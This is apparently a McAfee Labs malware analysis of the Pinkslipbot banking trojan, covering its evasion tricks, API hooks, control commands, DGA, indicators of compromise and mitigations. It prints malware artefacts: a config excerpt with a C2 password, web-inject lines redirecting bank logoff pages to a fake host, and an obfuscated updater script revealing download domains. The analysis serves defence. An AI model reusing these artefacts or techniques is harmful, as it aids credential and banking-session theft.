
Detecting virtual machines

Current versions of Pinkslipbot contain a wide array of techniques to detect virtual machines:

- CPUID check 1: Confirm CPUID vendor ID string is "GenuineIntel."
- CPUID check 2: Confirm that the processor supports CLMUL instructions. Most nonvirtualized processors manufactured after 2010 support CLMUL instructions, while virtualized processors may not.
- VMWare red pill technique.
- Detect hardware device names containing virtual machine vendor names.
- Detect virtual machine files on the filesystem (usually dropped by guest additions).
- Long instruction check by using exception handlers.

Older versions of Pinkslipbot check for the presence of installed software to determine if it is running in a virtual machine for malware analysis. The malware assumes that the presence of installed software such as Microsoft Office, Project, or Citrix utilities indicates a machine that is not used for malware analysis.

Pinkslipbot uses a variety of techniques to evade detection including VM detection, debugger checking, encryption of data to be exfiltrated, and antimalware software disabling.



Other elements

Older versions of Pinkslipbot used UPX to pack their executables. Over time, the malware authors have chosen to pack their malware with custom packers. More information about the custom packer is presented in the Pinkslipbot binary structure section.

Pinkslipbot also checks for the presence of a debug file and exits immediately if found. We believe the malware authors added this check to prevent their own machines from being infected. The initial versions of the bot checked for C:\ irclog.txt. Later versions look for C:\pagefile.sys.bak.txt. The string is modified to C:\pagefile.sys.bak2.txt for the versions since December 2015.

Pinkslipbot relies on a pseudo–random number generation algorithm to create filenames and encryption keys. Version 0200 uses the default implementation of the standard C library function rand(), while Version 0300 has replaced it with the Mersenne Twister algorithm.

Every major version of Pinkslipbot has improved the encryption scheme used for transmitting stolen data. The earliest versions used a simple XOR; later versions were modified to include compression and encryption on top of the previous algorithms.

Version 0200 and earlier stored aliases for Pinkslipbot components inside its config file. An example follows:

```
alias__qbot.cb=wzitc.dll
alias__qbotinj.exe=wzitce.exe
alias__qbot.dll=wzit.dll
alias_seclog.txt=wzit1.dll
```

Aliases used by previous variants.

These aliases are used to reference Pinkslipbot components by human-readable names despite having random names after installation. The latest versions of Pinkslipbot do not save a list of aliases and rely on filename patterns to identify individual components.

Versions 0200 and earlier contained all relevant Pinkslipbot components embedded within the malware executable in plain text. Version 0300 began compressing and encrypting all components into the resource section of the malware executable and DLL.

Data exfiltration mechanism

Older versions alternated between using IRC servers and regular web servers to transmit stolen data. Unfortunately for the botmasters, this exposed the group’s identity through their IP address (either through IRC or the domain mapping).

This hole was patched in Version 0300 through the use of compromised FTP servers that serve as temporary data stores for stolen credentials. The botmasters periodically connect to these servers and copy stolen data without leaking their IP address to malware researchers.

The prefixes "seclog," "article," and "artic1e" have been used to identify files that contain compressed or encrypted copies of stolen data from infected machines.

The latest version of Pinkslipbot can retrieve and export private keys from the certificate store.

API hooks

Pinkslipbot hooks various API functions in every running process (with a few exceptions) to serve as entry points for their data theft features. The latest versions of Pinkslipbot hook the following API functions:

DLL	API Name	Purpose
Ntdll.dll	ZwResumeThread	Notifies malware to inject itself into newly active threads
Ntdll.dll	LdrLoadDll	Notifies malware to hook functions from the DLL being loaded
Ntdll.dll	ZwReadFile	Read data from a file
Ws2_32.dll	WSAConnect, MyConnect	To log TCP connections
Ws2_32.dll	WSASend, send	Log POP3 and FTP login credentials
Dnsapi.dll	DnsQuery_A, DnsQuery_W, Query_Main	Return invalid IPs for antimalware domains and fake IP addresses for others
User32.dll	TranslateMessage	Get keystrokes for keylogger
User32.dll	GetClipboardData	Get contents of clipboard for keylogger
User32.dll	GetMessageA, GetMessageW, PeekMessageA, PeekMessageW	Clean up malware threads when WM_QUIT message is received
Wininet.dll	HttpSendRequestA, HttpSendRequestW, HttpSendRequestExW, InternetWriteFile	Log login credentials from HTTP communications
Wininet.dll	InternetReadFile, InternetReadFileExA, InternetQueryDataAvailable	Inject JavaScript code into web pages

DLL	API Name	Purpose
Wininet.dll	InternetCloseHandle	Clean up malware web injects
Wininet.dll	HttpOpenRequestA, HttpOpenRequestW	Set up web injects and content capture features
Nss3.dll, nspr4.dll	PR_OpenTCPSocket	Disable Firefox security settings in user preferences
Nss3.dll, nspr4.dll	PR_Read, PR_Write, PR_Poll	Manage web injects and capture data sent over HTTPS
Nss3.dll, nspr4.dll	PR_Close	Remove web injects from page

Windows APIs hooked by Pinkslipbot.

Pinkslipbot attempts to disable web reputation products from McAfee, AVG, and Symantec by hooking DNS APIs and returning invalid IP addresses for the following domains:

- siteadvisor.com
- avgthreatlabs.com
- safeweb.norton.com

The bot is equipped with other counter-antimalware features such as the ability to set folder permissions to read only to prevent signature updates as well as a DNS spoofing mechanism that returns invalid IP addresses for any A-queries for websites related to antimalware products.

Control server communication
All command requests made to the control server appear in the following format:

```
protoversion={ProtocolVersion}&r={NUM}&n={MACHINEID}&os={OSVersi
on}&bg={CHAR}&it={NUM}&qv ={MALWAREVERSION}&ec={TIMESTAMP}&
av={AVPRODUCTSDETECTED}&salt={RANDOMSALT}
```

The malware can also ping the control server to let it know of an active infection.

```
protoversion={ProtocolVersion}&r={NUM}&n={MACHINEID}&tid={ThreadI
D}&rc={NUM}&rdescr=(null)
```

Share this Report

The malware supports a handful of commands from its control server:

Command	Description
cc_main	Request and execute commands from control server
Certssave	Steal certificates
Ckkill	Delete cookies
Forceexec	Invoke sample with /c command-line argument
grab_saved_info	Save Internet Explorer cookies, saved passwords for installed products, and list of installed certificates
injects_disable	Disable web injects
injects_enable	Enable web injects
Instwd	Infect system and set up relevant scheduled tasks and registry entries
install3	Download file from URL and execute
Killall	Terminate processes by pattern-matching name
Loadconf	Load configuration file containing new control parameters and FTP drop locations
Nattun	Use provided IP address as new SOCKS5 proxy
Nbscan	Infect systems across internal networks
Reload	Restart Pinkslipbot
Rm	Delete a file by its filename
Saveconf	Encrypt and save config file to disk
Thkillall	Terminate all Pinkslipbot threads
uninstall	Uninstall Pinkslipbot
Updbot	Retrieve latest Pinkslipbot binary
Updwf	Retrieve latest web injects code
uploaddata	Upload stolen credentials to compromised FTP server
Var	Save a value in the bot internal variable state


Command	Description
Getip	Designed to get IP address of the infected system but does nothing on latest samples
Wget	Download a file from a specified URL and save to disk

List of commands that can be issued by the Pinkslipbot control server.

Starting in March, Pinkslipbot samples began to communicate with their control servers over SSL. However, instead of letting standard libraries deal with the cryptography, Pinkslipbot uses MatrixSSL by itself to implement SSL communication. The public-key exchange during the SSL handshake is modified to return an XOR-encrypted copy of the private key to prevent web browsers and packet-capture utilities from identifying and decoding communications.

Infrastructure

As seen in the following illustration, the group behind Pinkslipbot uses several systems to accomplish individual tasks, eliminating the single point of failure common to most botnets today.



Aliases used by previous variants.

The control server is a single system responsible for issuing commands to an infected machine.

A hardcoded IP address within every Pinkslipbot sample serves as a primary proxy server for web-based connections. Any external connection is routed by Pinkslipbot via the proxy servers. In the event that the proxy servers go offline, the stolen sessions can be transmitted via the compromised FTP drop zones, or the control server can push a new proxy server update to restore operations.

Share this Report

Domain generation algorithm


The Mersenne Twister algorithm serves as the backbone for Pinkslipbot's domain generation algorithm. The domains generated by Pinkslipbot change every 10 days. However, to confuse malware researchers, the bot increments the initial seed passed to the Mersenne Twister algorithm if it detects the presence of a running packet capture utility to yield different random numbers, and thus different domains. The list of processes monitored by Pinkslipbot:

- tcpdump.exe
- windump.exe
- ethereal.exe
- wireshark.exe
- ettercap.exe
- rtsniff.exe
- packetcapture.exe
- capturenet.exe
- wireshark.exe

The Mersenne Twister algorithm can be found on Johannes Bader's GitHub page.

Pinkslipbot binary structure

Although older versions of the bot used standard packers such as UPX along with similar obfuscation techniques used by the banking Trojan Zeus, the latest strain of Pinkslipbot binaries uses a custom implementation to pack its binaries and associated files, as seen in the following illustration:


01101000
11011101
Packed sample
Call by function pointer
Shellcode
Call by function pointer
Unpacked EXE
Encrypted DLL as resource
Unpacked DLL
Encrypted data as resources
Encrypted data as resources
Encrypted data as resources
Compromised FTP credentials
Online banking website redirects
Obfuscated JavaScript file for malware updates

Binary layout of Pinkslipbot.


Pinkslipbot maintains two companion data files inside its directory within %APPDATA%\Microsoft\. The first data file is initially populated with data from the first resource within the Pinkslipbot DLL. The file contains login credentials to compromised FTP servers as follows:

```
<SHA1 binary digest of content below>
cc_server_port=16763
cc_server_pass=iJKcdgJ67dcj=uyfgy)ccdcd
ftphost_1==<IP Address>:cp@simne[redacted].com:<PASSWORD>:
ftphost_2==<IP Address>:logmanager@iaah[redacted].
com:<PASSWORD>:
ftphost_3==<IP Address>:cp@gilkey[redacted].com:<PASSWORD>:
ftphost_4==<IP Address>::wpadmin@raymond[redacted].
com:<PASSWORD>:
ctstmp=1458298480
```

Sample configuration file encoded within every Pinkslipbot sample.

Once this data has been dumped, Pinkslipbot stores the original install time (the time of infection) along with a list of all visible systems accessible via the infected system's internal network and timestamps of all Pinkslipbot scheduled tasks for its individual components (such as updates to itself and uploads to FTP servers). The second data file contains an encrypted copy of all data stolen on the infected system as well as other systems if Pinkslipbot manages to gain access to their user accounts through a small dictionary-based brute-force attack.


The second encrypted resource within the DLL contains a list of online banking URLs intended to log off a user's active session. These URLs are replaced by pages that do not log off the user but appear to do so. This allows the malware controllers to use current sessions to access online banking accounts. An excerpt of this resource file:



```
set_url https://*.jpmorgan.com/*logoff* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*/cmserver/logout.cfm* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://express.53.com/express/logoff.action* GPR https://express.53.com/express/logon.jsp
set_url https://businessaccess.citibank.citigroup.com/cbusol/quit.do* GPR http://w1.plenimusic.com/fakes/onlines
set_url https://businessaccess.citibank.citigroup.com/cbusol/signOff.do* GPR http://w1.plenimusic.com/fakes/onli
set_url https://singlepoint.usbank.com/cs70_banking/logon/sbbExit/logout.do* GPR http://w1.plenimusic.com/fakes/
set_url https://*citizensbankmoneymanagergps.com/cb/servlet/cbonline/jsp/invalidate-session.jsp* GPR https://www
set_url https://www#.citizensbankmoneymanagergps.com/cb/servlet/cbonline/LogEZDExit* GPR http://w1.plenimusic.co
set_url https://ktt.key.com/ktt/cmd/logoff* GPR https://www.key.com/html/business-banking.html
set_url https://cashproonline.bankofamerica.com/cpwportal/terminateSession.jsp* GPR http://w1.plenimusic.com/fak
set_url https://top.capitalonebank.com/cashplus/security?*Logout* GPR http://w1.plenimusic.com/fakes/onlineserv_
set_url https://cbs.firstcitizensonline.com/cb/servlet/cbonline/invalidate-session.jsp* GPR http://w1.plenimusic
set_url https://www.corporatebanking.firsttennessee.com/cb/servlet/cbonline/jsp/invalidate-session.jsp* GPR http
set_url https://otm.suntrust.com/stbcorp/logon/cpExit* GPR https://www.suntrust.com
set_url https://ocm.suntrust.com/sunt/logon/sbbExit* GPR https://www.suntrust.com
set_url https://e-access.compassbank.com/bbw/cmserver/logout.cfm* GPR https://www.compassbank.com
set_url https://treasurydirect.soc.tdbank.com/bbw/cmserver/logout.cfm* GPR http://w1.plenimusic.com/fakes/online
set_url https://wellsoffice.wellsfargo.com/ceoportal/framework/ceo_logout.jsp* GPR https://www.wellsfargo.com/co
set_url https://*.ebanking-services.com/nubi/SignOut.aspx* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logo
```

Banking URLs encoded with every sample to prevent sessions from being terminated.

The last resource in the DLL contains obfuscated JavaScript that contacts a compromised domain to download an encrypted copy of a new Pinkslipbot sample.




```
function A9emaHS(kv0mrjI) {
var Sp9CF= Gt076(O6r6k(VH_d1(kv0mrjI), kv0mrjI.length*8));
var EKI0PwG= "01\u00323\u0034567\u00389ab\u0063def";
var rnh9q= "";
for (var i= 0; i<Sp9CF.length; i++) {
var Vykng= Sp9CF.charCodeAt(i);
rnh9q+= EKI0PwG.charAt((Vykng>>4)&0xF) + EKI0PwG.charAt(Vykng&0xF);
}
return rnh9q;
}
function VH_d1(kv0mrjI) {
while (kv0mrjI.length%4!=0)
kv0mrjI+= '\x00';
var qh37VG= new Array();
for (var i= 0; i<kv0mrjI.length; i+= 4) {
qh37VG[qh37VG.length]= (
(kv0mrjI.charCodeAt(i)&0xFF)<<24 | (kv0mrjI.charCodeAt(i+1)&0xFF)<<16 |
(kv0mrjI.charCodeAt(i+2)&0xFF)<<8 | (kv0mrjI.charCodeAt(i+3)&0xFF)
); }
return qh37VG;
}
function Gt076(qh37VG) {
var kv0mrjI= "";
for (var i= 0; i<qh37VG.length; i++)
kv0mrjI+= String.fromCharCode((qh37VG[i]>>24)&0xFF, (qh37VG[i]>>16)&0xFF,
return kv0mrjI;
}
function O6r6k(qh37VG, ex7HS) {
while (qh37VG.length*32<=ex7HS) qh37VG[qh37VG.length]= 0;
qh37VG[qh37VG.length-1]|= 1<<(31-ex7HS%32)
while (qh37VG.length%16!=14) qh37VG[qh37VG.length]= 0;
```

Obfuscated JavaScript encrypted within samples.

Share this Report

Although the obfuscated code looks complicated, it essentially splits an array by a semicolon to extract the domain name in question.




```
> var qhAae_2 =
  [109,115,46,122,97,103,111,114,97,105,51,108,97,110,46,99,111,109,59,121,46,97,98,99,11
  9,100,48,46,115,101,101,100,46,102,97,115,116,115,101,99,117,114,101,115,101,114,118,10
  1,114,115,46,99,111,109,59,104,111,109,101,109,97,100,101,98,111,100,121,46,50,52,55,97
  ,102,102,105,108,105,97,116,101,109,97,114,107,101,116,105,110,103,46,99,111,109,59,102
  ,111,110,116,115,46,112,101,114,107,115,97,117,116,111,99,97,114,101,46,99,111,109,59,9
  7,46,110,101,119,45,100,97,116,101,45,119,111,114,108,100,46,99,111,109,59,97,100,118,1
  05,115,111,114,121,46,107,98,97,102,46,109,121,122,101,110,46,99,111,46,117,107];
<· undefined
> var abAlG = "";
  var Qkg8jM = [];
<· undefined
> for (var i=0; i < qhAae_2.length; i++) {if (qhAae_2[i] == 59) {Qkg8jM.push(abAlG);abAlG
  = "";continue;}
  abAlG += String.fromCharCode(qhAae_2[i]);
  }
<· "advisory.kbaf.myzen.co.uk"
```

The download server is revealed by executing obfuscated JavaScript.

Spreading the infection

Since December 2015 (during the latest active campaign), McAfee Labs has received more than 4,200 unique Pinkslipbot binaries, with detections reported by driver telemetry primarily in the United States, United Kingdom, and Canada.

Since December 2015, McAfee Labs has received more than 4,200 unique Pinkslipbot binaries primarily in the United States, United Kingdom, and Canada.



Map of detected Pinkslipbot infections.

Share this Report

Country	Infection Share
United States	73.6%
United Kingdom	23.1%
Canada	3.6%
Germany	2.2%
Australia	1.7%

Top 5 countries reporting Pinkslipbot detections.

Indicators of compromise

The presence of the following domains in a DNS cache may indicate a Pinkslipbot infection:


- gpfbvtuz.org
- hsdmoyrkeqpcyrtw.biz
- lgzmtkvnijeaj.biz
- mfrlilcumtwieyzbfdmpdd.biz
- hogfpicpoxnp.org
- qrogmwmahgcwil.com
- enwgzzthfwhdm.org
- vksslxpxaoql.com
- dxmhcvxcmdewthfbnaspnu.org
- mwtfngzkadeviqtlfrrio.org
- jynsrklhmaqirhjrtygjx.biz
- uuwgdehizcuuucast.com
- gyvwkxfxqdargdooqql.net
- xwcjchzq.com
- tqxllcfn.com
- feqsrxswnumbkh.com
- nykhliicqv.org
- ivalhlotxdyvzyxrb.net
- bbxrsgsuwksogpktqydlkh.net
- rudjqypvucwwpfejdxqsv.org

Pinkslipbot resides in a machine-specific directory within %APPDATA% Microsoft. An active Pinkslipbot infection is present if a subdirectory within this folder has a suspicious name with five to seven characters and contains two DLL files and one .exe with the same name as the directory.

The bot actively modifies DNS responses with its own IP addresses that act as a proxy. An incorrect IP returned by a DNS query might indicate a Pinkslipbot infection.

Prevention

As always, McAfee recommends you keep your antimalware signatures up to date to combat Pinkslipbot and other threats. You can also create a custom access rule to prevent Pinkslipbot from communicating with its control server, as in the following example:



Network Port Access Protection Rule

Rule Name: Pinkslipbot C&C AP Rule

Processes to include: iexplore.exe, explorer.exe

Processes to exclude:

Ports to block:

Type a single port to block or type both a starting and ending port to block an inclusive range of ports.

Starting Port: 65200 Ending Port: 65400

Direction

☑ Inbound - prevent systems on the network from accessing these local ports.

☑ Outbound - prevent local processes from accessing these ports on the network.

This access protection rule prevents communication with Pinkslipbot's control servers.

McAfee Labs has published a Threat Advisory for W32/Pinkslipbot. The advisory provides additional preventive measures.

McAfee's Foundstone Professional Services team recommends a simple methodology: secure the perimeter, create custom access protection rules as recommended in McAfee Labs Threat Advisories, update Windows operating systems to the latest patch levels, and manage patches. Although no two environments are alike, many have several things in common:

- Unpatched systems
- DAT/signature versions out of date

To secure the perimeter, you should block unused ports on all egress points of the network, connection requests to and from known associated malicious IP addresses, and the use of network shares to stop Pinkslipbot's lateral movement.

In most environments, you should also disable the AutoRun feature. It is vital to update Windows operating systems to the latest patch levels, as well as update antimalware software to the latest version.

To learn how McAfee products can help protect against Trojans like Pinkslipbot, click here.

Unpatched systems allow vulnerabilities to be exploited. Successful patch management is necessity for every environment. When patches are issued by the vendor, they should be immediately tested, verified, and implemented. Where patching is not possible due to dependencies on an older version, there should be another mechanism in place to mitigate the exploitation of known vulnerabilities. Aggressive patch management has proven to be one of the most effective methods for mitigating the effects of Pinkslipbot and other malware.

Although Pinkslipbot is delivered primarily via drive-by downloads on websites compromised by exploit kits, victims are usually directed to these sites from phishing emails. By tagging emails as “internal” or “external,” users are more likely to identify spoofed or phishing emails and reconsider clicking unknown malicious links.

Pinkslipbot runs partially in memory, so it is not enough to simply patch systems, conduct a full scan, and run a malware-removal tool. Infected systems require a reboot to remove the malware from memory and a rescan to ensure that the system is clean. We also recommend using strong passwords to halt breaches by dictionary attacks, disabling AutoRun, and practicing the principle of “least privilege.”

Pinkslipbot is an aggressive Trojan and an evolution of the infamous Zeus Trojan. A weak login password for your Windows system is enough to get infected by Pinkslipbot, even without exposure to an exploit kit or user interaction. Once a machine is infected, any activity performed on the system is logged and sent to the attackers. With the introduction of custom, secure communication with the control servers, Pinkslipbot is becoming harder to detect and analyze. Its history suggests that it will become more dangerous with every succeeding iteration.By understanding their environments and implementing the tips we have recommended, companies can minimize the damage that Pinkslipbot can cause.

To learn how McAfee products can help protect against Trojans like Pinkslipbot, click here.

Threats Statistics

